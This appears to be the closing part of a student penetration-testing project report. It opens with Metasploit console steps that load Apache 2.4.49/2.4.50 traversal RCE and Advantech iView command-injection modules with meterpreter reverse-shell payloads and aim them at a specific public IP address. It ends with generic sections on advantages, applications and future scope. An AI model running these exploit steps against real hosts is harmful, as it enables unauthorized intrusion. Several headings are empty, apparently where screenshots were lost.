
```
msf6 > use exploit/windows/http/advantech_iview_networkservlet_cmd_inject
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
```

Show info command :






Show options command :



Set RHOSTS 162.222.226.160 command :

Exploit command :



PORT 2 :

Search Apache httpd command :


```
msf6 > search Apache httpd

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  exploit/multi/http/apache_normalize_path_rce      2021-05-10       excellent  Yes    Apache 2.4.49/2.4.50 Traversal RCE
   1  auxiliary/scanner/http/apache_normalize_path      2021-05-10       normal     No     Apache 2.4.49/2.4.50 Traversal RCE scanner
   2  auxiliary/scanner/http/mod_negotiation_brute                       normal     No     Apache HTTPD mod_negotiation Filename Bruter
   3  auxiliary/scanner/http/mod_negotiation_scanner                     normal     No     Apache HTTPD mod_negotiation Scanner
   4  exploit/windows/http/apache_chunked               2002-06-19       good       Yes    Apache Win32 Chunked Encoding
   5  exploit/unix/webapp/wp_phpmailer_host_header      2017-05-03       average    Yes    WordPress PHPMailer Host Header Command Injection
   6  exploit/unix/webapp/jquery_file_upload            2018-10-09       excellent  Yes    blueimp's jQuery (Arbitrary) File Upload


Interact with a module by name or index. For example info 6, use 6 or use exploit/unix/webapp/jquery_file_upload
```

Use module command :


```
msf6 > use  exploit/multi/http/apache_normalize_path_rce
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_normalize_path_rce) > 
```

Show info command :

```
C:\Windows\System32\cmd.exe - console
msf6 exploit(multi/http/apache_normalize_path_rce) > show info

       Name: Apache 2.4.49/2.4.50 Traversal RCE
     Module: exploit/multi/http/apache_normalize_path_rce
   Platform: Unix, Linux
       Arch: cmd, x64, x86
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2021-05-10

Provided by:
  Ash Daulton
  Dhiraj Mishra
  mekhalleh (RAMELLA Sébastien)

Module side effects:
 ioc-in-logs
 artifacts-on-disk

Module stability:
 crash-safe

Module reliability:
 repeatable-session

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic (Dropper)
      1   Unix Command (In-Memory)

Check supported:
  Yes

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  CVE        CVE-2021-42013   yes       The vulnerability to use (Accepted: CVE-2021-41773, CVE-2021-42013)
  DEPTH      5                yes       Depth for Path Traversal
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      443              yes       The target port (TCP)
  SSL        true             no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /cgi-bin         yes       Base path
  VHOST                       no        HTTP server virtual host

Payload information:
```



Show options command :



Set RHOSTS 162.222.226.160 command :

```
msf6 exploit(multi/http/apache_normalize_path_rce) > set RHOSTS 162.222.226.160
RHOSTS => 162.222.226.160
msf6 exploit(multi/http/apache_normalize_path_rce) >
```

Exploit command :

```
[-] Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
```

7. ADVANTAGES & DISADVANTAGES :

ADVANTAGES :

1. Enhanced Security: By incorporating penetration testing into the development process, potential vulnerabilities and weaknesses in the web application can be identified and addressed, resulting in a more secure application. This helps in safeguarding user data, preventing unauthorized access, and reducing the risk of security breaches.

2. Risk Mitigation: Penetration testing allows for proactive identification and mitigation of vulnerabilities. By addressing these vulnerabilities before the application is deployed, organizations can significantly reduce the potential impact of security incidents and the associated financial and reputational risks.

3. Compliance and Regulatory Requirements: Many industries and jurisdictions have specific security and privacy regulations that web applications must comply with. Conducting penetration testing helps organizations meet these compliance requirements, ensuring that appropriate security measures are in place and sensitive data is protected.

4. Improved User Trust: A web application that has undergone thorough penetration testing demonstrates a commitment to security. This builds trust and confidence among users, leading to increased adoption and retention rates. Users are more likely to trust an application that has been tested for vulnerabilities and has taken steps to address them.

5. Proactive Security Measures: Incorporating penetration testing into the development process promotes a proactive security mindset. It encourages the adoption of secure coding practices, regular vulnerability assessments, and timely remediation of identified vulnerabilities. This helps organizations stay ahead of emerging threats and reduces the likelihood of successful attacks.

DISADVANTAGES :

1. Time and Resource Intensive: Web application development and penetration testing can be time-consuming and resource-intensive processes. Building a secure web application requires careful planning, implementation, and testing, while conducting penetration testing involves thorough assessments, remediation efforts, and retesting. This can increase the overall project timeline and resource allocation.

2. Costly: Implementing web application development and penetration testing can involve additional costs. It requires skilled developers and security experts, as well as the use of specialized tools and technologies. Organizations need to budget for these expenses to ensure comprehensive security measures are in place.

3. False Sense of Security: While penetration testing helps identify vulnerabilities, it does not guarantee that all possible security issues have been discovered. The effectiveness of penetration testing depends on the expertise and thoroughness of the testers, and there is always a possibility of undiscovered or emerging vulnerabilities that could be exploited by attackers.

4. Disruption to Operations: The process of conducting penetration testing can temporarily disrupt the normal operations of the web application. Testing activities, such as vulnerability scanning or exploitation attempts, may cause system slowdowns, service interruptions, or unexpected behavior. Careful planning and coordination are required to minimize the impact on users and ensure business continuity.

5. Limited Scope: Penetration testing focuses on assessing the security of the web application within a specific scope and timeframe. It may not cover all possible attack vectors or consider all potential scenarios. Therefore, while penetration testing is valuable, it should be viewed as one component of a comprehensive security strategy that includes other security measures such as code reviews, security training, and ongoing monitoring.

8. APPLICATIONS :

The areas where this solution can be applied The solution of web application development and penetration testing can be applied across various industries and sectors where web applications play a critical role. Some of the key areas where this solution finds application include:

1. E-commerce and Online Retail: Web applications are widely used in the e-commerce industry for online shopping platforms. Ensuring the security of customer data, transaction processing, and user authentication is crucial to protect sensitive information and maintain trust with customers.

2. Banking and Financial Services: Web applications are extensively used in the banking and financial sector for online banking, payment processing, and investment platforms. Penetration testing helps identify vulnerabilities that could be exploited to gain unauthorized access to user accounts or financial systems, protecting against financial fraud and data breaches.

3. Healthcare: Web applications are utilized in the healthcare industry

for electronic health records (EHRs), telemedicine platforms, appointment scheduling, and patient portals. Given the sensitivity of medical information, conducting penetration testing helps maintain patient privacy, secure medical data, and prevent unauthorized access to critical healthcare systems.

4. Government and Public Sector: Web applications are employed by government agencies for various purposes, including citizen portals, tax filing, permit applications, and public services. Ensuring the security of these applications is vital to protect citizen data, maintain government transparency, and prevent potential cyber threats.

5. Education: Web applications are utilized in the education sector for learning management systems, student portals, online assessments, and collaborative platforms. Penetration testing helps ensure the integrity of educational data, protects student privacy, and prevents unauthorized access to sensitive information.

6. Social Media and Networking: Web applications in the social media and networking space handle vast amounts of user-generated content and personal data. Conducting penetration testing helps safeguard user accounts, prevent unauthorized access to personal information, and protect against social engineering attacks.

7. Software as a Service (SaaS): Web applications that provide software services over the internet, such as project management tools, customer relationship management (CRM) systems, and cloud-based applications, require robust security measures. Penetration testing helps identify vulnerabilities that could compromise the confidentiality and integrity of customer data.

8. Gaming and Entertainment: Web applications in the gaming and entertainment industry, including online gaming platforms and streaming services, often handle user accounts, payment information, and personal data. Penetration testing helps ensure the security of these platforms, preventing unauthorized access and protecting user privacy.

9. CONCLUSION :

- In conclusion, this project focused on web application development and penetration testing as a comprehensive approach to ensuring the security and resilience of web applications. The primary objective was to build a secure web application by following best practices in coding, authentication, and communication protocols. Additionally, penetration testing was conducted to identify vulnerabilities and weaknesses that could be exploited by malicious actors.
- Throughout the project, several key findings and outcomes were achieved. The advantages of this solution included enhanced security, risk mitigation, compliance with regulatory requirements, improved user trust, and proactive security measures. By incorporating penetration testing into the development process, potential vulnerabilities were identified and remediated, reducing the risk of security breaches.
- However, it is important to acknowledge the disadvantages as well. The process of web application development and penetration testing can be time-consuming, resource-intensive, and costly. Additionally, there is always a possibility of false positives or undiscovered vulnerabilities, and the testing process may disrupt normal operations temporarily.
- Despite these challenges, the benefits of web application development and penetration testing outweigh the drawbacks. By adopting secure coding practices, conducting thorough vulnerability assessments, and addressing identified vulnerabilities, organizations can significantly improve the security posture of their web applications. This, in turn, enhances user trust, protects sensitive data, and reduces the potential impact of security incidents.
- It is important to view web application development and penetration testing as ongoing processes. Security must be a continuous effort, with regular updates, monitoring, and periodic re-evaluation of the application's security measures. This ensures that the web application remains resilient against emerging threats and evolving attack vectors.

- In conclusion, the combination of web application development and penetration testing provides a strong foundation for building secure web applications, mitigating risks, and fostering user confidence. By prioritizing security throughout the development lifecycle and regularly assessing the application's security posture, organizations can create robust and resilient web applications that protect user data and withstand potential cyber threats.

10. FUTURE SCOPE:

The field of penetration testing is continually evolving to keep pace with emerging technologies and security challenges. Here are some potential future scopes for penetration testing:

- **Internet of Things (IoT) Security:** As the adoption of IoT devices continues to grow, the need for security testing in this area becomes increasingly critical. Penetration testers will focus on identifying vulnerabilities in IoT devices, protocols, and ecosystems to prevent potential attacks that could impact user privacy, safety, and infrastructure.
- **Cloud Security:** With the widespread adoption of cloud computing, the security of cloud environments becomes paramount. Future penetration testing will involve assessing the security of cloud infrastructure, platform-as-a-service (PaaS), and software-as-a-service (SaaS) solutions. This includes evaluating the security configurations, access controls, and data protection mechanisms within cloud environments.
- **Artificial Intelligence (AI) and Machine Learning (ML) Security:** As AI and ML technologies continue to advance, new security challenges will arise. Penetration testers will need to assess the security of AI/ML systems, including potential vulnerabilities in the algorithms, data privacy concerns, and risks associated with adversarial attacks or model manipulation.

- **Blockchain Security:** Blockchain technology is gaining popularity in various industries, including finance, healthcare, and supply chain. Penetration testers will focus on identifying vulnerabilities in blockchain implementations, smart contracts, and decentralized applications (DApps). They will also assess the security of cryptocurrency exchanges and wallets.
- **Autonomous Vehicles and Connected Cars:** The automotive industry is moving towards autonomous vehicles and connected cars. Penetration testing will play a crucial role in ensuring the security of these vehicles, including their communication systems, infotainment systems, and other connected components. Testers will focus on preventing potential cyber-attacks that could compromise the safety and privacy of vehicle occupants.
- **Security of Virtual and Augmented Reality:** Virtual reality (VR) and augmented reality (AR) technologies are gaining traction in various domains. Penetration testers will evaluate the security of VR/AR platforms, applications, and devices to identify vulnerabilities that could lead to unauthorized access, data breaches, or manipulation of the user's perception.
- **Quantum Computing Security:** As quantum computing progresses, it will bring both opportunities and challenges to the field of cybersecurity. Penetration testers will need to assess the vulnerabilities and potential risks associated with quantum computing, including the impact on encryption algorithms, key exchange protocols, and secure communications.
- **Red Teaming:** Red teaming exercises involve simulating sophisticated attacks to assess an organization's overall security posture. Future penetration testing may involve more extensive red teaming activities, focusing on advanced persistent threats (APTs), insider threats, and complex attack scenarios.

THE END

Submitted by

- **PratheeshKumar.N - 20BCI0195**
- **Sandhiya.N - 20BCI0196**
- **Mukunthan.D - 20BCI0291**